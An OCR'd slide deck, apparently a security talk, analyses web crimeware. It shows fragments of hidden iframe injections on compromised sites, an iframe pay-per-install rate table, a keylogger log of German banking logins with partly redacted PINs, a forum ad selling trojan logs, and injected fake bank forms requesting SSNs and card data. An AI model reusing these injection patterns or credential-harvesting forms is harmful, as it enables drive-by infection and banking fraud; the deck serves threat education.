
Crimeware Profile



Crimeware binaries and their URL locations are changing every hour

Google™ - The Ghost In The Browser Analysis of Web-based Malware

On My Site? No way!



[redacted] com - Mozilla Firefox

http://www.[redacted]com/

BURNING | HilaryDuffWeb | [redacted] | [redacted].bz - Mozilla Firefox

http://www.[redacted]/

Preview - 4D B

PREVIEW

3D/4D Ultrasound Bonding Scans

Visit our brand new Imaging Centre in Northamptonshire to enjoy the magical experience of seeing a preview of your baby. Images are available on DVD & CD as well a photos.

Sexing of your baby is available as are mobile 2D Scans- visit our pregnancy ultrasound pages for more details

s 8th Annual Hot 100 Party, where
0. 19HQs have been added to the
nbnails below to view them

```
<html>
  <head>
  <body marginheight="0" li
    <iframe width="1" hei
    hidden;" src="http://
      <html>
```

```
collapse;">
  <table id="AutoNumber3" width="922" height="467" cellspacing="0" cellpadding="0" border="0" style=
collapse;">
  <table id="AutoNumber15" width="100%" cellspacing="0" cellpadding="0" border="0" style="border-co.
collapse;">
  <iframe width="16" scrolling="no" height="16" frameborder="0" src="http://glory-[redacted].net/i.php" n
</body>
</html>
```

```
body {                    037t1011.css (line 590)
   background-image: url(bg.gif)
   font-family: Verdana,Arial,He
   font-style: normal;
   font-weight: normal;
}

body {                    037t1011.css (line 110)
   background-color: #FFFFFF;
   color: #000000;
```


```
background="Images/bg.gif" style="text-align:
.ghtmargin="0">
te; top: 1px;">

px; height: 342px; z-index: 1; left: 609px; top: 314px;">
px; height: 706px; z-index: 1; left: 99px; top: 314px;">
 position: absolute; top: 498px; text-align: justify;">

dden;" src="http://[redacted].95.149.26/logo/index.php">
```

Way… It's all business

- You will get paid o put a snippet of HTML code on your site that will spur “installations” – infections. Guaranteed high “install” rate, updated code (remember the toolkit), bypass of security measures…



iframedollars.com - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.iframedollars.com/rates.php?lang=en
Google
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools
Proxy: None Apply Edit Remove Add
Status: Using No Proxy
Preferences
[English] [Russian]
VIEW STATS
IFRAME CASH
HOME TERMS FAQ SIGN UP ABOUT US RATES
SIGNUP TODAY!
HOME | TERMS | FAQ | SIGN UP | ABOUT US | RATES
Done
1.531s
Tor Disabled
Proxy: None
finjan

Rates

Country:	Price $ per 1000 uniq loads:
US	120
UK	200
NL	120
FR	120
PL	80
IT	300
DE	200
ES	120
AU	500
GR	120
OTHER	80
ASIA	15


JOIN US AND START MAKING MONEY TODAY!

DO YOU WANT TO EARN MUCH MONEY ON THE TRAFFIC?

WE HOPE TO HAVE A LONG-TERM COOPERATION WITH YOU!

What’s the end game?

- Holy grail of web attacks: successful installation of crimeware Trojan (aka – rootkit+keylogger+otherstuff)


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://[redacted]9.230.178/[redacted].txt
Google
Done
Tor Enabled
Proxy: None
finjan


```
==================== 20.04.2007 ====================
CompID: [redacted]32547
Country: DE
IP: [redacted].214.245
OS: 5.1, build 2600, service pack 1
Language: 1031
Version/Botnet: 77/elec

----------
Process: C:\Programme\Internet Explorer\IEXPLORE.EXE
System time: 23:05:58 17.04.2007 GMT: -2:00
Login time: 01:23:10
----------
https://finanzportal.fiducia.de/ebanking;jsessionid=[redacted]?Action=L
Keys: 148[redacted]1541
Data:

Counter=1
dest=RequestDispatcher
RZBK=0069
RZKZ=XC
BLZ=
Bankname=Volksbank+und+Raiffeisenbank+Eisenach+eG
LID=-598[redacted]965
USER=148[redacted]866
ALIAS=
PIN=2[redacted]1
OK.x=0
OK.y=0

----------
Process: C:\Programme\Internet Explorer\IEXPLORE.EXE
System time: 23:08:27 17.04.2007 GMT: -2:00
Login time: 01:25:39
----------
https://finanzportal.fiducia.de/ebanking;jsessionid=[redacted]?Action=&
Keys: 882386621541
Kathleen [redacted]380544[redacted]184022,00Artikelnr. 230[redacted]1254 Polsterauflagen NEU
Data:

Counter=3
CurrencyCode=EUR
CancelAction=BLZBack
TargetAction=BLZAccept
NameEmployerHint=false
DestinationName=Kathleen+[redacted]
DestinationNameExtension=
DestinationNumber=38[redacted]67
DestinationBLZ=72[redacted]40
```



Problems


380mb logs for sale

I sell logs of Corpse's trojan
380mb
Countries DE TR and US
*i dont sell logs on parts
*i dont find anything in logs
*logs NOT used by me
*i accept ESCROW or money first.

Price $300
Contact me on ICQ 277-79

Local Crimeware Effect

- Crimeware analy being performed.



Charles Schwab - CLWE Initial Full Authentication - Microsoft Internet Explorer

https://investing.schwab.com/service/?request=SignonService

charles SCHWAB

Client identification

Client identification Please enter the following information:

First Name

Last Name

Social Security # – –

Date of birth / / mm dd yyyy

Mother's Maiden Name

Secret Question

Secret Answer

Driver's License #

Expiration Date / / mm dd yyyy

Privacy Policy

We respect your privacy. Schwab will use the information you provide to verify your identity, and may later on use the information you submit to notify you about products and services that you may find useful. Please read our privacy policy about online security. Our policy is always available for your review on the home page of our web site.

U.S. Bank Internet Banking - Microsoft Internet Explorer

https://www4.usbank.com/internetBanking/LoginRouter

usbank Five Star Service Guaranteed

Internet Banking

To continue with Online Bar information requ

Card Number:

Card Expiration Date:

Card CVV2:

ATM PIN:

Connection Secured

Privacy Pledge | Security Standards

USB Column:13


We like cool movies…

So how do I use this?

- Extrusion Testing
  - The ugly brother of pen-testing
  - Gaining a lot of momentum
  - Uses tried-and-tested methods (social engineering, passive external fingerprinting, work the CEO's secretary rather than the security administrator…)
- Arsenal includes:
  - Toolkits (told you these things are useful)
  - Updated exploits to recent vulnerabilities
  - Custom infection (you don't want to end up being blocked by an AV when you do have a chance to get in) – not for the faint of heart.
  - Chutzpa (someone come up with an English phrase for it!)

More video

- Assuming of course the previous one worked…



Q&A

- You know the drill…